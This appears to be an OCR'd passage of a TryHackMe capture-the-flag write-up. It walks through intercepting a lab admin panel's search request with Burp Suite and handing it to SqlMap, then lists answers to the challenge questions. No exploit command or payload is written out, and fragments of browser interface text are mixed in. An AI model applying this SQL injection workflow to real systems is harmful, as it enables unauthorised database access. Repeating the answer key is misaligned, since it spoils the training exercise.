
Turn on the FoxyProxy.




On the intercept in the BurpSuite application and do a request on the browser


Santa's admin panel - Mozilla Firefox
Santa's admin panel
10.10.129.144:8000/santapanel?sear
TryHackMe | Learn Cy...
TryHackMe Support
Offline CyberChef
GitHub - swisskyrepo/...
Welcome back, Santa!
Burp Suite Community Edition
The database has been updated while you were away!
Enter:
darkstar
Search
Gift Child
It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!
Refresh Firefox...
THM AttackBox
1h 49m 07s


Save item




Start SqlMap on terminal by using the command




We will see there are 22 entries in the gift database



Question 5
What is James' age?
Ans: 8




Question 6
What did Paul ask for?
Ans: github ownership



